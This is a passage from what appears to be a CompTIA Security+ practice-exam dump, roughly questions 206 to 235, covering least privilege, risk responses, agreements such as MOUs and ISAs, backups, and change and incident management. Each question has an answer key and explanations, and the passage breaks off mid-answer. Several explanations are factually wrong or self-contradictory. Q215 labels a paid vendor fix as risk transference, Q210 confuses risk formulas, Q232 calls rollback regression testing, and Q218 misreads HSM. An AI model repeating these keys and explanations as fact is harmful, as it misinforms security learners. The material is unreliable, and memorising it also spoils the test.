Everyone in the accounting department has the ability to print and sign checks. Internal audit has asked that only one group of employees may print checks while only two other employees may sign the checks. Which of the following concepts would enforce this process?

- A. Separation of Duties
- B. Mandatory Vacations
- C. Discretionary Access Control
- D. Job Rotation

**Correct Answer: A**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Separation of duties means that users are granted only the permissions they need to do their work and no more.

Incorrect Answers:

B: A mandatory vacation policy requires all users to take time away from work to refresh.

C: Discretionary Access Control makes allowance for flexibility on access control within the company which is to be avoided in this scenario.

D: Rotating jobs would mean that all the employees will at any one time still have authority to sign checks.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 25, 151, 153

### **QUESTION 207**

One of the system administrators at a company is assigned to maintain a secure computer lab. The administrator has rights to configure machines, install software, and perform user account maintenance. However, the administrator cannot add new computers to the domain, because that requires authorization from the Information Assurance Officer. This is an example of which of the following?

- A. Mandatory access
- B. Rule-based access control
- C. Least privilege
- D. Job rotation

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A least privilege policy should be used when assigning permissions. Give users only the permissions that they need to do their work and no more.

Incorrect Answers:

A: Mandatory access control is used to control how information access is permitted. In a MAC environment, all access capabilities are predefined. Users can't share information unless their rights to share it are established by administrators. Consequently, administrators must make any changes that need to be made to such rights.

B: Rule-based access control is when the settings used are in the pre-configured security policies.

D: Job rotation is when one person fills in for another and vice versa so that there is redundancy in this regard.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 151, 152

**QUESTION 208**

A security administrator notices that a specific network administrator is making unauthorized changes to the firewall every Saturday morning. Which of the following would be used to mitigate this issue so that only security administrators can make changes to the firewall?

- A. Mandatory vacations
- B. Job rotation
- C. Least privilege
- D. Time of day restrictions

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

A least privilege policy is to give users only the permissions that they need to do their work and no more. That is only allowing security administrators to be able to make changes to the firewall by practicing the least privilege principle.

Incorrect Answers:

A: A mandatory vacation policy requires all users to take time away from work to refresh.

B: Job rotation is used to supply redundancy insofar as abilities are concerned so that the company is not at risk of any one administrator. But in this case least privilege is the best practice that should be followed.

D: Time of Day restrictions allows you to configure an account to allow account validity for a set time period, but if the culprit is a network administrator then this configuration is within his/her account rights to modify. As the security administrator you should assign only the least privilege principle in this case.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 151-154

**QUESTION 209**

Which of the following risk mitigation strategies will allow Ann, a security analyst, to enforce least privilege principles?

- A. User rights reviews
- B. Incident management
- C. Risk based controls
- D. Annual loss expectancy

**Correct Answer: A**

**Section: Compliance and Operational Security**  
**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A least privilege policy should be used when assigning permissions. Give users only the permissions and rights that they need to do their work and no more.

Incorrect Answers:

B: Incident management refers to the steps that are followed when events occur and is thus not a risk mitigation strategy.

C: Risk based controls is not the same as risk mitigation. Risk mitigation refers to the actual steps taken to reduce risk.

D: Annual Los Expectancy or ALE refers to the loss a company expects to lose in monetary value in a year.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 5, 10, 26, 413

**QUESTION 210**

An IT security manager is asked to provide the total risk to the business. Which of the following calculations would he security manager choose to determine total risk?

- A. (Threats X vulnerability X asset value) x controls gap
- B. (Threats X vulnerability X profit) x asset value
- C. Threats X vulnerability X control gap
- D. Threats X vulnerability X asset value

**Correct Answer: D**

**Section: Compliance and Operational Security**  
**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Threats X vulnerability X asset value is equal to asset value (AV) times exposure factor (EF).

This is used to calculate a risk.

Incorrect Answers:

A: This formula would calculate the loss expectancy over a particular period of time.

B: Profit should first be realized prior to being incorporated into a formula to determine the total risk.

C: Total risk calculation is not synonymous with loss expected over a particular period of time.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 5

**QUESTION 211**

A company is preparing to decommission an offline, non-networked root certificate server. Before sending the server's drives to be destroyed by a contracted company, the Chief Security Officer (CSO) wants to be certain that the data will not be accessed. Which of the following, if implemented, would BEST reassure the CSO? (Select TWO).

- A. Disk hashing procedures
- B. Full disk encryption
- C. Data retention policies
- D. Disk wiping procedures
- E. Removable media encryption

**Correct Answer:** BD

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

B: Full disk encryption is when the entire volume is encrypted; the data is not accessible to someone who might boot another operating system in an attempt to bypass the computer's security. Full disk encryption is sometimes referred to as hard drive encryption.

D: Disk wiping is the process of overwriting data on the repeatedly, or using a magnet to alter the magnetic structure of the disks. This renders the data unreadable.

Incorrect Answers:

A: Hashing is used to protect the integrity of data as it will indicate whether the data was altered or not. It does not protect against unauthorized access.

C: Data Retention policies refer to the period that that should be kept and will thus not be helpful to the SCO to make sure that data will not be accessed.

E: The Server's drives are not removable media thus data can still be accessed.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 290, 386 [https://wiki.archlinux.org/index.php/Securely\\_wipe\\_disk](https://wiki.archlinux.org/index.php/Securely_wipe_disk)

## QUESTION 212

Identifying residual risk is MOST important to which of the following concepts?

- A. Risk deterrence
- B. Risk acceptance
- C. Risk mitigation
- D. Risk avoidance

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Risk acceptance is often the choice you must make when the cost of implementing any of the other four choices exceeds the value of the harm that would occur if the risk came to fruition. To truly qualify as acceptance, it cannot be a risk where the administrator or manager is unaware of its existence; it has to be an identified risk for which those involved understand the potential cost or damage and agree to accept it. Residual risk is always present and will remain a risk thus it should be accepted (risk acceptance)

Incorrect Answers:

- A: Risk deterrence involves understanding something about the enemy and letting them know the harm that can come their way if they cause harm to you.
- C: Risk mitigation is accomplished any time you take steps to reduce risk. This category includes installing antivirus software, educating users about possible threats, monitoring network traffic, adding a firewall, and so on.
- D: Risk Avoidance is the opposite of risk acceptance and involves identifying a risk and making the decision not to engage any longer in the actions associated with that risk.

References:

D Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 3, 9, 10

**QUESTION 213**

A software company has completed a security assessment. The assessment states that the company should implement fencing and lighting around the property. Additionally, the assessment states that production releases of their software should be digitally signed. Given the recommendations, the company was deficient in which of the following core security areas? (Select TWO).

- A. Fault tolerance
- B. Encryption
- C. Availability
- D. Integrity
- E. Safety
- F. Confidentiality

**Correct Answer:** DE

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Aspects such as fencing, proper lighting, locks, CCTV, Escape plans Drills, escape routes and testing controls form part of safety controls. Integrity refers to aspects such as hashing, digital signatures, certificates and non-repudiation all of which has to do with data integrity.

Incorrect Answers:

A: Fault tolerance refers to the availability of resources to the users in the company in the event of a failure of any of those resources.

B: Encryption is a method of ensuring the confidentiality of data.

C: Availability is all about making sure that the data and systems are available for authorized users.

F: Confidentiality means preventing unauthorized users from accessing data.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 401, 414

#### **QUESTION 214**

Which of the following defines a business goal for system restoration and acceptable data loss?

- A. MTTR
- B. MTBF
- C. RPO
- D. Warm site

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

The recovery point objective (RPO) defines the point at which the system needs to be restored. This could be where the system was two days before it crashed (whip out the old backup tapes) or five minutes before it crashed (requiring complete redundancy). This is an essential business goal insofar as system restoration and acceptable data loss is concerned.

**Incorrect Answers:**

A: The mean time to restore (MTTR) is the measurement of how long it takes to repair a system or component once a failure occurs. This means it has to do with TIME lost not data loss restoration per se.

B: The mean time between failures (MTBF) is the measure of the anticipated incidence of failure for a system or component. This measurement determines the component's anticipated lifetime.

This is thus also a TIME issue.

D: A warm site provides some of the capabilities of a hot site; it must provide computer systems and compatible media capabilities.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 9, 444

#### **QUESTION 215**

Sara, the Chief Security Officer (CSO), has had four security breaches during the past two years. Each breach has cost the company \$3,000. A third party vendor has offered to repair the security hole in the system for \$25,000. The breached system is scheduled to be replaced in five years.

Which of the following should Sara do to address the risk?

- A. Accept the risk saving \$10,000.
- B. Ignore the risk saving \$5,000.
- C. Mitigate the risk saving \$10,000.
- D. Transfer the risk saving \$5,000.

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Risk transference involves sharing some of the risk burden with someone else, such as an insurance company. The cost of the security breach over a period of 5 years would amount to \$30,000 and it is better to save \$5,000.

**Incorrect Answers:**

A: Risk acceptance is often the choice you must make when the cost of implementing any of the other four choices exceeds the value of the harm that would occur if the risk came to fruition. In this case there is no saving and the risk already happened.

B: Ignoring the risk will not save you \$5,000 since the system is due to be replaced within a 5 year period which will cost your company \$30,000.

C: Risk mitigation is accomplished any time you take steps to reduce risk. This category includes installing antivirus software, educating users about possible threats, monitoring network traffic, adding a firewall, and so on. You should however address the security breach else there will be no saving.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 9

## **QUESTION 216**

Which of the following concepts are included on the three sides of the "security triangle"? (Select THREE).

- A. Confidentiality
- B. Availability
- C. Integrity
- D. Authorization
- E. Authentication
- F. Continuity

**Correct Answer:** ABC

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Confidentiality, integrity, and availability are the three most important concepts in security. Thus they form the security triangle.

Incorrect Answers:

D: Authorization policies are used to uphold confidentiality.

E: Authentication is the process of verifying that the sender is who they say they are.

Authentication is used to uphold confidentiality.

F: Continuity is used to ensure availability.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 259, 261 2.1.10 Risks associated with Cloud Computing and Virtualization

**QUESTION 217**

Elastic cloud computing environments often reuse the same physical hardware for multiple customers over time as virtual machines are instantiated and deleted. This has important implications for which of the following data security concerns?

- A. Hardware integrity
- B. Data confidentiality
- C. Availability of servers
- D. Integrity of data

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Data that is not kept separate or segregated will impact on that data's confidentiality maybe being compromised. Be aware of the fact that your data is only as safe as the data with which it is integrated. For example, assume that your client database is hosted on a server that another company is also using to test an application that they are creating. If their application obtains root-level access at some point (such as to change passwords) and crashes at that point, then the user running the application could be left with root permissions and conceivably be to access data on the server for which they are not authorized, such as your client database. Data segregation is crucial; keep your data on secure servers.

Incorrect Answers:

A: Hardware integrity is not an issue for the customer when making use of cloud computing.

C: Making use of cloud computing is in essence providing availability of servers for the customers.

D: Data integrity is not at risk in this scenario.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 17-18

### QUESTION 218

The system administrator notices that their application is no longer able to keep up with the large amounts of traffic their server is receiving daily. Several packets are dropped and sometimes the server is taken offline. Which of the following would be a possible solution to look into to ensure their application remains secure and available?

- A. Cloud computing
- B. Full disk encryption
- C. Data Loss Prevention
- D. HSM

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Cloud computing means hosting services and data on the Internet instead of hosting it locally. There is thus no issue when the company's server is taken offline.

Incorrect Answers:

B: Full disk encryption allows data that has been stolen to remain out of the eyes of intruders.

This does not address availability issues.

C: Data Loss prevention systems are used to monitor the contents of workstations, servers and networks. Essentially it makes sure that key content is not deleted or removed by legitimate users.

D: Hierarchical storage management (HSM) provides continuous online backup by using optical or tape jukeboxes. It appears as an infinite disk to the system, and you can configure it to provide the closest version of an available real-time backup. This does not address the issues of the application to remain secure and available.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 17, 290 <https://technet.microsoft.com/en-us/library/hh831630.aspx>

### QUESTION 219

Users can authenticate to a company's web applications using their credentials from a popular social media site. Which of the following poses the greatest risk with this integration?

- A. Malicious users can exploit local corporate credentials with their social media credentials
- B. Changes to passwords on the social media site can be delayed from replicating to the company
- C. Data loss from the corporate servers can create legal liabilities with the social media site

D. Password breaches to the social media site affect the company application as well

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Social networking and having your company's application authentication 'linked' to users' credential that they use on social media sites exposes your company's application exponentially more than is necessary. You should strive to practice risk avoidance.

Incorrect Answers:

A: One would assume that only the company's users would be able to authenticate to the company's application and you would be able to audit log on attempts.

B: Delays in password when changes are made is not such a severe security risk as a breach in passwords.

C: Data loss on your company servers does not pose as great a security risk as breach of passwords.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 364, 406

## **QUESTION 220**

Which of the following is the GREATEST security risk of two or more companies working together under a Memorandum of Understanding?

A. Budgetary considerations may not have been written into the MOU, leaving an entity to absorb more cost than intended at signing.

B. MOUs have strict policies in place for services performed between the entities and the penalties for compromising a partner are high.

C. MOUs are generally loose agreements and therefore may not have strict guidelines in place to protect sensitive data between the two entities.

D. MOUs between two companies working together cannot be held to the same legal standards as SLAs.

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

The Memorandum of Understanding This document is used in many settings in the information industry. It is a brief summary of which party is responsible for what portion of the work. For example, Company A may be responsible for maintaining the database server and Company B may be responsible for telecommunications. MOUs are not legally binding but they carry a degree of seriousness and mutual respect, stronger than a gentlemen's agreement. Often, MOUs are the first steps towards a legal contract.

Incorrect Answers:

A: Budgetary concerns would be too much detail for a MOU.

B: MOUs are by no means a detailed description and strict policies.

D: MOUs are not legally binding but they carry a degree of seriousness and mutual respect, stronger than a gentlemen's agreement. Often, MOUs are the first steps towards a legal contract.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 398

### **QUESTION 221**

Which of the following describes the purpose of an MOU?

- A. Define interoperability requirements
- B. Define data backup process
- C. Define onboard/offboard procedure
- D. Define responsibilities of each party

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

MOU or Memorandum of Understanding is a document outlining which party is responsible for what portion of the work.

Incorrect Answers:

A: The memorandum of understanding is a part of the interoperability agreement between the parties involved.

B: Data backup processes are part of data recovery and incidence response and are not the purpose of a memorandum of understanding.

C: Onboard and offboard procedures are not part of the MOU, it just refers to the transitioning phase that both parties have to engage in.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 398

### **QUESTION 222**

A company has decided to move large data sets to a cloud provider in order to limit the costs of new infrastructure. Some of the data is sensitive and the Chief Information Officer wants to make sure both parties have a clear understanding of the controls needed to protect the data.

Which of the following types of interoperability agreement is this?

- A. ISA
- B. MOU
- C. SLA
- D. BPA

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

ISA/ Interconnection Security Agreement is an agreement between two organizations that have connected systems. The agreement documents the technical requirements of the connected systems.

Incorrect Answers:

B: MOU/ Memorandum of Understanding is a document used in many settings in the information industry. It is a brief summary of which party is responsible for what portion of the work.

C: SLA/ Service-Level Agreement define the level of service to be provided. For example, with a company providing technical support, the SLA will determine the response time (for example, will a tech be on site within 4 hours? 8 hours?) and the level of response (will there be a replacement part if needed?).

D: BPO/ Blanket Purchase Order is usually applicable to government agencies. It is an Agreement between a government agency and a private company for ongoing purchases of goods or services.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 398

**QUESTION 223**

Which of the following is the primary security concern when deploying a mobile device on a network?

- A. Strong authentication
- B. Interoperability
- C. Data security
- D. Cloud storage technique

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Mobile devices, such as laptops, tablet computers, and smartphones, provide security challenges above those of desktop workstations, servers, and such in that they leave the office and this increases the odds of their theft which makes data security a real concern. At a bare minimum, the following security measures should be in place on mobile devices: Screen lock, Strong password, Device encryption, Remote Wipe or Sanitation, voice encryption, GPS tracking, Application control, storage segmentation, asses tracking and device access control.

Incorrect Answers:

A: Strong authentication is a risk avoidance technique and as such is not a security concern with mobile devices.

- B: Mobile devices are designed to be interoperable with networks, etc.  
D: Cloud storage is not a primary security concern regarding mobile devices.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 419 <http://searchmobilecomputing.techtarget.com/guides/Mobile-device-protection-and-security-threat-measures>

**QUESTION 224**

A security administrator plans on replacing a critical business application in five years. Recently, there was a security flaw discovered in the application that will cause the IT department to manually re-enable user accounts each month at a cost of \$2,000. Patching the application today would cost \$140,000 and take two months to implement. Which of the following should the security administrator do in regards to the application?

- A. Avoid the risk to the user base allowing them to re-enable their own accounts
- B. Mitigate the risk by patching the application to increase security and saving money
- C. Transfer the risk replacing the application now instead of in five years
- D. Accept the risk and continue to enable the accounts each month saving money

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

This is a risk acceptance measure that has to be implemented since the cost of patching would be too high compared to the cost to keep the system going as is. Risk acceptance is often the choice you must make when the cost of implementing any of the other four choices (i.e. risk deterrence, mitigation, transference or avoidance) exceeds the value of the harm that would occur if the risk came to fruition.

**Incorrect Answers:**

A: This is a business critical function and cannot be avoided, least of all by having the user base re-enable their own user accounts.

B: Patching the application amounts to risk mitigation methods and would be too costly.

C: Replacing the application in five years' time would still cost more than a monthly cost of having the IT department manually re-enable the user accounts each month even over 60 months.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 9-10

**QUESTION 225**

Acme Corp has selectively outsourced proprietary business processes to ABC Services. Due to some technical issues, ABC services wants to send some of Acme Corp's debug data to a third party vendor for problem resolution. Which of the following MUST be considered prior to sending data to a third party?

- A. The data should be encrypted prior to transport

- B. This would not constitute unauthorized data sharing
- C. This may violate data ownership and non-disclosure agreements
- D. Acme Corp should send the data to ABC Services' vendor instead

**Correct Answer:** C

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

With sending your data to a third party is already a risk since the third party may have a different policy than yours. Data ownership and non-disclosure is already a risk that you will have to accept since the data will be sent for debugging /troubleshooting purposes which will result in definite disclosure of the data.

Incorrect Answers:

- A: Encrypting the data prior to transport will not negate the fact that the third party needs to send debug data to a third party for troubleshooting purposes.
- B: The question mentions that the company has outsources proprietary business processes which means it is authorized data sharing in this case since the data is being sent to the third party for troubleshooting purposes.
- D: ABC's vendor does not have the agreement with Acme Corp since it is an Acme Corp proprietary business process.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 419-420

**QUESTION 226**

An administrator wants to minimize the amount of time needed to perform backups during the week. It is also acceptable to the administrator for restoration to take an extended time frame.

Which of the following strategies would the administrator MOST likely implement?

- A. Full backups on the weekend and incremental during the week
- B. Full backups on the weekend and full backups every day
- C. Incremental backups on the weekend and differential backups every day
- D. Differential backups on the weekend and full backups every day

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A full backup is a complete, comprehensive backup of all files on a disk or server. The full backup is current only at the time it's performed. Once a full backup is

made, you have a complete archive of the system at that point in time. A system shouldn't be in use while it undergoes a full backup because some files may not get backed up. Once the system goes back into operation, the backup is no longer current. A full backup can be a time-consuming process on a large system. An incremental backup is a partial backup that stores only the information that has been changed since the last full or the last incremental backup. If a full backup were performed on a Sunday night, an incremental backup done on Monday night would contain only the information that changed since Sunday night. Such a backup is typically considerably smaller than a full backup. Each incremental backup must be retained until a full backup can be performed. Incremental backups are usually the fastest backups to perform on most systems, and each incremental backup tape is relatively small.

Incorrect Answers:

B: Full backups on a daily base would be too time consuming and impractical.

C: A differential backup is similar in function to an incremental backup, but it backs up any files that have been altered since the last full backup; it makes duplicate copies of files that haven't changed since the last differential backup. However this together with incremental backups on the weekend will not provide a complete backup since the administrator want to minimize time required to perform backups during the week.

D: Full backups on a daily basis is exactly the opposite of what is required when you want to minimize the time required to make the backups during the week.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 436-437

## QUESTION 227

A security administrator needs to update the OS on all the switches in the company. Which of the following MUST be done before any actual switch configuration is performed?

- A. The request needs to be sent to the incident management team.
- B. The request needs to be approved through the incident management process.
- C. The request needs to be approved through the change management process.
- D. The request needs to be sent to the change management team.

Correct Answer: C

Section: Compliance and Operational Security

Explanation

**Explanation/Reference:**

Section: Compliance and Operational Security

Change Management is a risk mitigation approach and refers to the structured approach that is followed to secure a company's assets. Thus the actual switch configuration should first be subject to the change management approval.

Incorrect Answers:

A: Incident management refers to the steps followed WHEN events occur (making sure controls are in place to prevent unauthorized access to, and changes of, all IT assets). The scenario want to know what must be done prior to the incident.

B: Incident management refers to the process that has to be followed WHEN an event occurred not prior to the event.

D: Immediately prior to the actual switch configuration the request should be approved through the change management process.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 10

**QUESTION 228**

Developers currently have access to update production servers without going through an approval process. Which of the following strategies would BEST mitigate this risk?

- A. Incident management
- B. Clean desk policy
- C. Routine audits
- D. Change management

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Change Management is a risk mitigation approach and refers to the structured approach that is followed to secure a company's assets. This structured approach involves policies that should be in place and technological controls that should be enforced.

**Incorrect Answers:**

A: Incident management refers to the steps followed when events occur (making sure controls are in place to prevent unauthorized access to, and changes of, all IT assets). These are usually set in a policy that has been approved.

B: Clean Desk Policy refers to information on a desk-in terms of printouts, pads of note paper, sticky notes, and the like that can be easily seen by prying eyes and taken by thieving hands. The strategy should be to encourage employees to maintain clean desks and to leave out only those papers that are relevant to the project they are working on at that moment. All sensitive information should be put away when the employee is away from their desk.

C: Routine audits are carried out after you have implemented security controls based on risk. These audits include aspects such as user rights and permissions and specific events.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 402

**QUESTION 229**

Which of the following mitigation strategies is established to reduce risk when performing updates to business critical systems?

- A. Incident management
- B. Server clustering
- C. Change management
- D. Forensic analysis

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Change Management is a risk mitigation approach and refers to the structured approach that is followed to secure a company's assets. In this case `performing updates to business critical systems.

Incorrect Answers:

- A: Incident management is the steps followed when events occur (making sure controls are in place to prevent unauthorized access to, and changes of, all IT assets).
- B: Server clustering is used to provide failover capabilities / redundancy in addition to scalability as demand increases.
- D: Forensics refers to the process of identifying past events using a data trail and the analysis of evidence found in computers and on digital storage media.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 10

### **QUESTION 230**

The network administrator is responsible for promoting code to applications on a DMZ web server. Which of the following processes is being followed to ensure application integrity?

- A. Application hardening
- B. Application firewall review
- C. Application change management
- D. Application patch management

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Change management is the structured approach that is followed to secure a company's assets. Promoting code to application on a SMZ web server would be change management.

Incorrect Answers:

- A: Application Hardening is a strategy to make servers and workstations less vulnerable to exploitation and attack.
- B: Application firewall review is a strategy used to look for risk, threat, and vulnerability.
- D: Application patch management is used to support ownership in that it will keep your software up to date. In most cases the software would be the operating system rather than applications.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 215-218, 345

**QUESTION 231**

Which of the following MOST specifically defines the procedures to follow when scheduled system patching fails resulting in system outages?

- A. Risk transference
- B. Change management
- C. Configuration management
- D. Access control revalidation

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Change Management is a risk mitigation approach and refers to the structured approach that is followed to secure a company's assets. In this case 'scheduled system patching'.

Incorrect Answers:

- A: Risk transference is when you offload risk to another party akin to risk sharing.
- C: Configuration management is an operational control type that is put into action after a risk assessment has been done.
- D: Access control revalidation refers to server-side and client-side validation that has to be repeated.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 14-17

**QUESTION 232**

A security engineer is given new application extensions each month that need to be secured prior to implementation. They do not want the new extensions to invalidate or interfere with existing application security. Additionally, the engineer wants to ensure that the new requirements are approved by the appropriate personnel. Which of the following should be in place to meet these two goals? (Select TWO).

- A. Patch Audit Policy
- B. Change Control Policy
- C. Incident Management Policy
- D. Regression Testing Policy
- E. Escalation Policy
- F. Application Audit Policy

**Correct Answer:** BD

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A rollback (regression testing) is a reversion from a change that had negative consequences. It could be, for example, that everything was working fine until you installed a service pack on a production machine, and then services that were normally available were no longer accessible. The rollback, in this instance, would revert the system to the state that it was in before the service pack was applied. Rollback plans can include uninstalling service packs, hotfixes, and patches, but they can also include reversing a migration and using previous firmware. A key component to creating such a plan is identifying what events will trigger your implementing the rollback. A change control policy refers to the structured approach that is followed to secure a company's assets in the event of changes occurring.

**Incorrect Answers:**

- A: Patch Audit Policy refers to proper patch management and more the specific evaluation thereof that should be in place to keep your systems up to date.
- C: Incident management policies outline the steps followed when events occur (making sure controls are in place to prevent unauthorized access to, and changes of, all IT assets).
- E: Escalation Policy is used to make sure that the right people are alerted at the right time. If an incident is not acknowledged or resolved within an escalation timeout period, it is passed on, or escalated to the next user/s in line.
- F: Application Audit Policy refers to the process of evaluation regarding applications used on your network.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 443

### **QUESTION 233**

A user has received an email from an external source which asks for details on the company's new product line set for release in one month. The user has a detailed spec sheet but it is marked "Internal Proprietary Information". Which of the following should the user do NEXT?

- A. Contact their manager and request guidance on how to best move forward
- B. Contact the help desk and/or incident response team to determine next steps
- C. Provide the requestor with the email information since it will be released soon anyway
- D. Reply back to the requestor to gain their contact information and call them

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

This is an incident that has to be responded to by the person who discovered it- in this case the user. An incident is any attempt to violate a security policy, a

successful penetration, a compromise of a system, or any unauthorized access to information. It's important that an incident response policy establish at least the following items:

Outside agencies that should be contacted or notified in case of an incident

Resources used to deal with an incident

Procedures to gather and secure evidence

List of information that should be collected about an incident

Outside experts who can be used to address issues if needed

Policies and guidelines regarding how to handle an incident

Since the spec sheet has been marked Internal Proprietary Information the user should refer the incident to the incident response team.

Incorrect Answers:

A: The manager may or may not be part of the incident response team.

C: The information has been marked Internal Proprietary Information and providing the information to the requestor would be in violation to the company.

D: You should have the incident response team handle the situation rather than addressing the issue yourself.

References:

Du Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 444-447

#### **QUESTION 234**

Which of the following is BEST carried out immediately after a security breach is discovered?

- A. Risk transference
- B. Access control revalidation
- C. Change management
- D. Incident management

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Incident management is the steps followed when security incident occurs.

Incorrect Answers:

A: Risk transference involves sharing some of the risk burden with someone else, such as an insurance company.

B: Revalidating access control is a technical control type and is done mainly to test the existing access control measures in place.

C: Change management is the structured approach that is followed to secure a company's assets.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 10

**QUESTION 235**

A security analyst informs the Chief Executive Officer (CEO) that a security breach has just occurred. This results in the Risk Manager and Chief Information Officer (CIO) being caught unaware when the CEO asks for further information. Which of the following strategies should be implemented to ensure the Risk Manager and CIO are not caught unaware in the future?

- A. Procedure and policy management
- B. Chain of custody management
- C. Change management
- D. Incident management

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

incident management refers to the steps followed when events occur (making sure controls are in place to prevent unauthorized access to, and changes of, all IT assets). The events that could occur include security breaches.

Incorrect Answers:

